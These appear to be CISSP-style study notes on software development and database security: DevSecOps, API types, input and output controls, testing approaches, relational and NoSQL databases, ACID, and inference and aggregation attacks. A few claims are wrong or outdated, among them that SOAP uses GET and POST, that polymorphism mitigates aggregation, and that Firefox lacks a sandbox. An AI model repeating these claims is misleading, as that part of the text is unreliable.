movement of code between development, testing, and production environments. code is being rapidly developed and moved into production; security must also move with that same agility. For this reason, many people prefer to use the term ***DevSecOps*** to refer to the integration of development, security, and operations.

DevSecOps approach also supports the concept of *software-defined security*, where security controls are actively managed by code, allowing them to be directly integrated into the CI/CD pipeline.


Continuous Integration, Continuous Delivery (CI/CD) implement identity and access management (including MFA). store secrets securely and scan code to ensure no hard-coded secrets Implement role-based access control (and least privilege access) to the environment. automate vulnerability scanning in your CI/CD pipeline release versioning will improve recoverability and issues tracking.



Application Programming Interfaces An application programming interface (API) allows an application to communicate with another application or an operating system, database, network, etc. For example, the Google Maps API allows an application to integrate third-party content, such as restaurants overlaid on a Google Map. API keys are like passwords and should be treated as sensitive information. They should always be stored in secure locations and transmitted only over encrypted communications channels. If someone gains access to your API key, they can interact with a web service as if they were you.



Type of API's



SOAP Protocol

- Operates with the two basic functions – GET and POST. GET is used to retrieve data from the server, while POST is used to add or modify data.

REST Architectural style

- It changes the state of the corresponding source by making a request to the URI (Uniform Resource Identifier).

GraphQL Query language

- Leverages requests of two types – queries retrieving data from the server, and mutations changing the data.

Software Controls: Any controls that are deployed are based on a risk analysis. You have to understand what the risk is, what the impact of the risk might be, and if it makes sense to implement the control in terms of cost.

Input Controls

Input controls are concerned with the validity and completeness of the information. Under this type of control, you find some of the following:

- Limit or range tests: Ensure a maximum amount is not exceeded.
- Logical checks: Are the dates valid, and is it the proper account type?
- Self-checking digits: Digits that have a math formula for validation, such as SSN (Social Security numbers) or credit card numbers.
- Transaction counts: The total number of transactions performed.

- Total: The total amount of a transaction.
- Cross footing: The total should match with the value of items ordered times quantity.
- Hash totals: The sum of account numbers.
- Error detection and error correction: Errors should be detected or corrected, and then logged.
- Rejection and resubmission: Invalid transactions are rejected and resubmission is always validated.

Output Controls
The output controls allow you to verify the accuracy of totals and completeness of the data. In this category of controls, you will find:
- Reconciliation: The act of ensuring two entities match.
- Physical handling procedures: What type of physical security is used on printed documents.
- Authorization controls: Who has the authority to approve a specific transaction?

Processing controls ensure that only valid transactions are performed, that limits imposed are not violated, and end results are verified. This is supplemented by audit trail mechanisms that might enable the detection of fraudulent transactions.

Application Sandboxing Java uses application sandboxing as a security control. ActiveX, Microsoft's competing technology, does not use a sandbox; it relies on digital certificates for security. Google uses sandboxing in its Chrome browser: Each tab is a separate process, each sandboxed from the other. Microsoft Internet Explorer has also begun to add sandbox functionality, though it is less thorough than Chrome's. Firefox does not use a sandbox.

Standard Libraries Beyond following secure coding standards and using an application security framework, secure standard libraries can make code more secure. They can help programmers avoid making mistakes such as lack of bounds checking leading to a buffer overflow. Even when programmers do make such mistakes, tools such as SSP/ProPolice can still protect the code.


Software Configuration Management is a critical component that builds the foundation for change control and auditing. If you do not know how the system is supposed to be configured, you cannot determine if a change was valid or not and cannot audit the system. Therefore, the state of a system needs to be known at all times through a robust configuration management process.

Code Change Control should be implemented in a structured manner, documented, and approved. A proper recovery scenario should also be in place in case trouble occurs while you're implementing the changes. A good backout plan is always optimal. In systems that have been accredited, any changes might require retesting of the specific system. Change control is an important part of a company's survival. Without proper change control, it might be impossible to recover after a disaster occurs

OWASP enterprise security API toolkits project includes these critical API controls:
- Authentication
- Access control
- Input validation
- Output encoding/escaping
- Cryptography

- Error handling and logging
- Communication security
- HTTP security
- Security configuration

Software Testing


Differences between Types of Penetration Testing
Zero Knowledge
Testing as Attacker
Full Knowledge
Testing as Developer
Some Knowledge
Testing as User with access to some data

- ***White-Box Testing*** White-box testing examines the internal logical structures of a program and steps through the code line by line, analyzing the program for potential errors. The key attribute of a white-box test is that the testers have access to the source code.
- ***Black-Box Testing*** Black-box testing examines the program from a user perspective by providing a wide variety of input scenarios and inspecting the output. Black-box testers do not have access to the internal code. Final acceptance testing that occurs prior to system delivery is a common example of black-box testing.
- ***Gray-Box Testing*** Gray-box testing combines the two approaches and is popular for software validation. In this approach, testers examine the software from a user perspective, analyzing inputs and outputs. They also have access to the source code and use it to help design their tests. They do not, however, analyze the inner workings of the program during their testing.

Code repositories provide several important functions supporting these collaborations. Primarily, they act as a central storage point for developers to place their source code. In addition, code repositories such as GitHub, Bitbucket, and Source Forge also provide version control, bug tracking, web hosting, release management, and communications functions that support software development. Code repositories are often integrated with popular code management tools. For example, the git tool is popular among many software developers, and it is tightly integrated with GitHub and other repositories.

Commercial off-the-shelf (COTS) software is purchased to run on servers managed by the organization, either on premises or in an IaaS environment. Other software is purchased and delivered over the internet through web browsers, in a software-as-a-service (SaaS) approach.

Open-source software (OSS) projects. These open-source projects are freely available for anyone to download and use, either directly or as a component of a larger system. In fact, many COTS software packages incorporate open-source code.

Acquired software security impact

- **Operating system Attacks:** attackers always try to search for operating system vulnerabilities, like buffer overflow, OS bugs, unpatched operating system.
- **Application-Level Attacks:** overflow, active content, cross site script, denial of service, SQL injection, session hijacking, phishing.
- ***Shrink Wrap Code Attacks:*** an act of exploiting holes in unpatched or poorly configured software you buy and install. Often also often contain sample scripts/code.
- **Misconfiguration Attacks:** target poorly configured service or device, or one left in default configuration (like Wi-Fi router left in default settings).

Database languages: Permit external access to database management systems (DBMS)

- ***Data definition language (DDL):*** Defines database schema.
- ***Data manipulation language (DML):*** Examines and manipulates contents of a database.

Data Warehousing

- Large structured data store created for long running, complex, or intense analytic queries.
- Purpose is to allow time consuming information retrieval and complex data analysis without disruption of resources required to provide more timely access to data.
- Normalization of data to remove redundancies might be necessary with heterogenous data stores.


Data mining

Allows detecting abnormal patterns in large datasets Possible uses include:

- Intrusion detection
- Fraud detection
- Auditing the database

Database Models

- ***Relational model***: The most common model, the relational model sorts data into tables, also known as relations, each of which consists of columns and rows. Each column lists an attribute of the entity in question, such as price, zip code, or birth date. Together, the attributes in a relation are called a domain. Below is the example:




Student ID	First name	Last name
52-743965	Charles	Peters
48-209689	Anthony	Sondrup
14-204968	Rebecca	Phillips


ProviderID	Provider name
156-983	UnitedHealth
146-823	Blue Shield
447-784	Carefirst Inc.

Student ID	ProviderID	Type of plan	Start date
52-743965	156-983	HSA	04/01/2016
48-209689	146-823	HMO	12/01/2015
14-204968	447-784	HSA	03/14/2016


- ***Hierarchical model***: The hierarchical model organizes data into a tree-like structure, where each record has a single parent or root. Sibling records are sorted in a particular order.




- ***Network model:*** The network model builds on the hierarchical model by allowing many-to-many relationships between linked records, implying multiple parent records.



- ***Object-oriented database model***: This model defines a database as a collection of objects, or reusable software elements, with associated features and methods. The object-oriented database model is the best known post-relational database model.




Relational database (RDBMS)consists of flat two-dimensional tables made up of rows and columns. In fact, each table looks similar to a spreadsheet file. The row and column structure provides for one-to-one data mapping relationships. The main building block of the relational database is the table (also known as a *relation*). Each table contains a set of related record. Each table contains a number of ***attributes, or fields***. Each attribute corresponds to a column in the table. For example, the Customers table might contain columns for company name, address, city, state, zip code, and telephone number. Each customer would have their own record, or ***tuple***, represented by a row in the table. The number of rows in the relation is referred to as ***cardinality***, and the number of columns is the ***degree***. The *domain* of an attribute is the set of allowable values that the attribute can take.



EMP_ID	ENAME	POST	Salary
E1	Rahul	Clerk	20000
E2	Kapil	Manager	80000
E3	Mukesh	Clerk	20000
E4	Manoj	Peon	10000

Domain
5000,100000
Columns or Fields or Attributes
Primary Key
Rows Records or Tuples
Cardinality (No. of Rows) = 4
Degree (No. of Columns) = 4
Data Value



Database Models - Relational Tables

PRODUCT	SIZE	COLOR	DESIGN
G345	MEDIUM	GREEN	WESTERN
G978	MEDIUM	GREEN	WESTERN

Records are identified using a variety of keys. Quite simply, *keys* are a subset of the fields of a table and are used to uniquely identify records. They are also used to join tables when you wish to cross-reference information. You should be familiar with three types of keys:


Candidate Keys: A *candidate key* is a subset of attributes that can be used to uniquely identify any record in a table. No two records in the same table will ever contain the same values for all attributes composing a candidate key. Each table may have one or more candidate keys, which are chosen from column headings.

Primary Keys: A *primary key* is selected from the set of candidate keys for a table to be used to uniquely identify the records in a table. Each table has only one primary key, selected by the database designer from the set of candidate keys. The RDBMS enforces the uniqueness of primary keys by disallowing the insertion of multiple records with the same primary key. In the Customers table, the Company ID would likely be the primary key.

Alternate Keys: Any candidate key that is not selected as the primary key is referred to as an *alternate key*. For example, if the email ID is unique to a customer, then email could be considered a candidate key. Since Company ID was selected as the primary key, then email is an alternate key.

Foreign Keys: A *foreign key* is used to enforce relationships between two tables, also known as *referential integrity*. Referential integrity ensures that if one table contains a foreign key, it corresponds to a still-existing primary key in the other table in the relationship. It makes certain that no record/tuple/row contains a reference to a primary key of a nonexistent record/tuple/row.

Referential integrity means that every foreign key in a secondary table matches a primary key in the parent table; if this is not true, referential integrity has been broken. Semantic integrity means that each attribute (column) value is consistent with the attribute data type. Entity integrity means each tuple has a unique primary key that is not null.



Scl_No	Roll_No	First Name	Last Name	Email	Mobile	Address
2342	22	ANKIT	SINGH	ankitsingh@gmail.com	9828****12	Jaipur
1256	23	SNEHA	GUPTA	snehagupta@yahoo.com	9828****13	Delhi
675	24	PRATHAM	SINGH	prathams@gmail.com	9828****14	Jaipur
4324	25	SHIPRA	TIWARI	tiwari.shipra@outlook.com	9828****15	Jaipur
3323	26	GAURAV	SONI	gauravsoni1@yahoo.com	9828****16	Bharatpur

Scl_No	Participated
2342	Basketball
1256	Hockey
675	Cricket
4324	Hockey
3323	Cricket

Database journal is a log of all database transactions. Should a database become corrupted, the database can be reverted to a back-up copy and then subsequent transactions can be "replayed" from the journal, restoring database integrity.

Database Normalization: Database developers strive to create well-organized and efficient databases. To assist with this effort, they've defined several levels of database organization known as normal forms. The process of bringing a database table into compliance with normal forms is known as ***normalization.***

Online Transaction Processing (OLTP) is a type of data processing that consists of executing a number of transactions occurring concurrently—online banking, shopping, order entry, or sending text messages, for example.

Online Analytical Processing (OLAP) is software for performing multidimensional analysis at high speeds on large volumes of data from a data warehouse, data mart, or some other unified, centralized data store. (OLAP) uses complex queries to analyze aggregated historical data from OLTP systems.

Relational database transactions have four required characteristics: ***atomicity, consistency, isolation, and durability***. Together, these attributes are known as the ***ACID model***, which is a critical concept in the development of database management systems. Let's take a brief look at each of these requirements:

Atomicity Database transactions must be atomic—that is, they must be an "all-or-nothing" affair. If any part of the transaction fails, the entire transaction must be rolled back as if it never occurred.

Consistency All transactions must begin operating in an environment that is consistent with all of the database's rules (for example, all records have a unique primary key). When the transaction is complete, the database must again be consistent with the rules, regardless of whether those rules were violated during the processing of the transaction itself. No other transaction should ever be able to use any inconsistent data that might be generated during the execution of another transaction.

Isolation The isolation principle requires that transactions operate separately from each other. If a database receives two SQL transactions that modify the same data, one transaction must be completed in its entirety before the other transaction is allowed to modify the same data. This prevents one transaction from working with invalid data generated as an intermediate step by another transaction.

Durability Database transactions must be durable. That is, once they are committed to the database, they must be preserved. Databases ensure durability through the use of backup mechanisms, such as transaction logs.

Multilevel security databases contain information at a number of different classifications levels. They must verify the labels assigned to users and, in response to user requests, provide only information that's appropriate. However, this concept becomes somewhat more complicated when considering security for a database. When multilevel security is required, it's essential that administrators and developers strive to keep data with different security requirements separate. Mixing data with different classification levels and/or need-to-know requirements, known as *database contamination*, is a significant security challenge. Often, administrators will deploy a trusted front end to add multilevel security to a legacy or insecure DBMS.

Concurrency, or edit control, is a preventive security mechanism that endeavors to make certain that the information stored in the database is always correct or at least has its integrity and availability protected. This feature can be employed on a single-level or multilevel database.

Databases that fail to implement concurrency correctly may suffer from the following issues:
Lost Updates Occur when two different processes make updates to a database, unaware of each other's activity. For example, imagine an inventory database in a warehouse with different receiving stations. The warehouse might currently have 10 copies of the *CISSP Study Guide* in stock. If two different receiving stations each receive a copy of the *CISSP Study Guide* at the same time, they both might check the current inventory level, find that it is 10, increment it by 1, and update the table to read 11, when the actual value should be 12.

Dirty Reads Occur when a process reads a record from a transaction that did not successfully commit. Returning to our warehouse example, if a receiving station begins to write new inventory records to the database but then crashes in the middle of the update, it may leave partially incorrect information in the database if the transaction is not completely rolled back. Concurrency uses a "lock" feature to allow one user to make changes but deny other users access to views or make changes to data elements at the same time. Then, after the changes have been made, an "unlock" feature restores the ability of other users to access the data they need. In some instances, administrators will use concurrency with auditing mechanisms to track document and/or field changes. When this recorded data is reviewed, concurrency becomes a detective control.

Aggregation (Difference) SQL provides a number of functions that combine records from one or more tables to produce potentially useful information. This process is called *aggregation*. Aggregation attacks are used to collect numerous low-level security items or low-value items and combine them to create something of a higher security level or value. In other words, a person or group may be able to collect multiple facts about or from a system and then use these facts to launch an attack. Need-to-know, and least privilege can prevent this attack. *The main Mitigation Technique for Aggregation attack is Polymorphism.*

Inference (Deduction) The database security issues posed by inference attacks are similar to those posed by the threat of data aggregation. Inference attacks involve combining several pieces of non-sensitive information to gain access to information that should be classified at a higher level. However, inference makes use of the human mind's deductive capacity rather than the raw mathematical ability of modern database platforms. Blurring data and database partitioning may prevent this attack. *The main mitigation technique for inference is polyinstantiation*.

Semantic integrity ensures that user actions don't violate any structural rules. It also checks that all stored data types are within valid domain ranges, ensures that only logical values exist, and confirms that the system complies with any and all uniqueness constraints.

Content-dependent access control is an example of granular object control. Content-dependent access control is based on the contents or payload of the object being accessed. Because decisions must be made on an object-by-object basis, content-dependent control increases processing overhead.

Cell suppression is the concept of hiding individual database fields or cells or imposing more security restrictions on them.

Context-dependent access control evaluates the big picture to make access control decisions. The key factor in context-dependent access control is how each object or packet or field relates to the overall activity or communication. Any single element may look innocuous by itself, but in a larger context that element may be revealed to be benign or malign.


Database Fault Tolerance

Database shadowing involves simultaneously working with one or more copies of a database. The master is the database that is normally accessed for all transactions or data retrieval. Each of the database copies are the shadows. Each change made to the primary database is replicated to the secondary copies of the database. This type of system allows for backups while the system is operational; there is no need to interrupt or shut down the database. Not all DBMSes support database shadowing.

Fail-over is a reliable mechanism, but one of the shortcomings is that one of the computers is not used for processing; it simply waits for the primary computer to become unavailable.

Load sharing mechanism allows you to use one or more computers simultaneously, taking advantage of the processing power on both computers. If one of the computers suffers from a failure, it is not visible to the end-user, the administrator is warned, and the problem can be fixed while maintaining availability through the other computer.

Polyinstantiation, in the context of databases, occurs when two or more rows in the same relational database table appear to have identical primary key elements but contain different data for use at differing classification levels. Polyinstantiation is often used as a defense against some types of inference attacks, but it introduces additional storage costs to store copies of data designed for different clearance levels.



Polyinstantiation


- Multiple records for the same primary key, with different clearance levels

<Top secret> input Addy <Top secret> output

<Secret> input Addy <Secret> output

Finally, administrators can insert false or misleading data into a DBMS in order to redirect or thwart information confidentiality attacks. This is a concept known as ***noise and perturbation***. You must be extremely careful when using this technique to ensure that noise inserted into the database does not affect business operations.

Open Database Connectivity (ODBC) is a database feature that allows applications to communicate with different types of databases without having to be directly programmed for interaction with each type. ODBC acts as a proxy between applications and back-end database drivers, giving application programmers greater freedom in creating solutions without having to worry about the back-end database system. Figure illustrates the relationship between ODBC and a back-end database system.




ODBC as the interface between applications and a back-end

NoSQL: As database technology evolves, many organizations are turning away from the relational model for cases where they require increased speed or their data does not neatly fit into tabular form. NoSQL databases are a class of databases that use models other than the relational model to store data.

■ ***Key/value stores*** are perhaps the simplest possible form of database. They store information in key/value pairs, where the key is essentially an index used to uniquely identify a record, which consists of a data value. Key/value stores are useful for high-speed applications and very large datasets where the rigid structure of a relational model would require significant, and perhaps unnecessary, overhead.

■ ***Graph databases*** store data in graph format, using nodes to represent objects and edges to represent relationships. They are useful for representing any type of network, such as social networks, geographic locations, and other datasets that lend themselves to graph representations.

■ ***Document stores*** are similar to key/value stores in that they store information using keys, but the type of information they store is typically more complex than that in a key/ value store and is in the form of a document. Common document types used in document stores include XML and JSON. The security models used by NoSQL databases may differ significantly from relational databases. Security professionals in organizations that use this technology should familiarize themselves with the security features of the solutions they use and consult with database teams in the design of appropriate security controls.



Covert storage channels allow the transmission of sensitive data between classification levels through the direct or indirect manipulation of shared storage media. This may be as simple as writing sensitive data to an inadvertently shared portion of memory or physical storage.

Expert systems seek to embody the accumulated knowledge of experts on a particular subject and apply it in a consistent fashion to future decisions. Several studies have shown that expert systems, when properly developed and implemented, often make better decisions than some of their human counterparts when faced with routine decisions. Every expert system has two main components: the knowledge base and the inference engine.

Knowledge base contains the rules known by an expert system. The knowledge base seeks to codify the knowledge of human experts in a series of "if/then" statements. Let's consider a simple expert system designed to help homeowners decide whether they should evacuate an area when a hurricane threatens.

Inference engine analyzes information in the knowledge base to arrive at the appropriate decision. The expert system user employs some sort of user interface to provide the inference engine with details about the current situation, and the inference engine uses a combination of logical reasoning and fuzzy logic techniques to draw a conclusion based on past experience.

Decision Support System (DSS) can have an expert system on the backend that is actually controlling the database so there may be a crossover into artificial intelligence, but that AI is used to provide information and not to provide the decisions themselves. Decision support system is informationally driven, where the output is meant to help reach a decision, or even provide multiple decision options to be selected from. Expert systems also fall into realm of artificial intelligence, whereas DSS technically is not, although they can be driven in the backend by an expert system.

Machine learning techniques use analytic capabilities to develop knowledge from datasets without the direct application of human insight. The core approach of machine learning is to allow the computer to analyze and learn directly from data, developing and updating models of activity. Machine learning techniques fall into two major categories:

■ ***Supervised learning*** techniques use labeled data for training. The analyst creating a machine learning model provides a dataset along with the correct answers and allows the algorithm to develop a model that may then be applied to future cases. For example, if an analyst would like to develop a model of malicious system logins, the analyst would provide a dataset containing information about logins to the system over a period of time and indicate which were malicious. The algorithm would use this information to develop a model of malicious logins.

■ ***Unsupervised learning*** techniques use unlabeled data for training. The dataset provided to the algorithm does not contain the "correct" answers; instead, the algorithm is asked to develop a model independently. In the case of logins, the algorithm might be asked to identify groups of similar logins. An analyst could then look at the groups developed by the algorithm and attempt to identify groups that may be malicious.

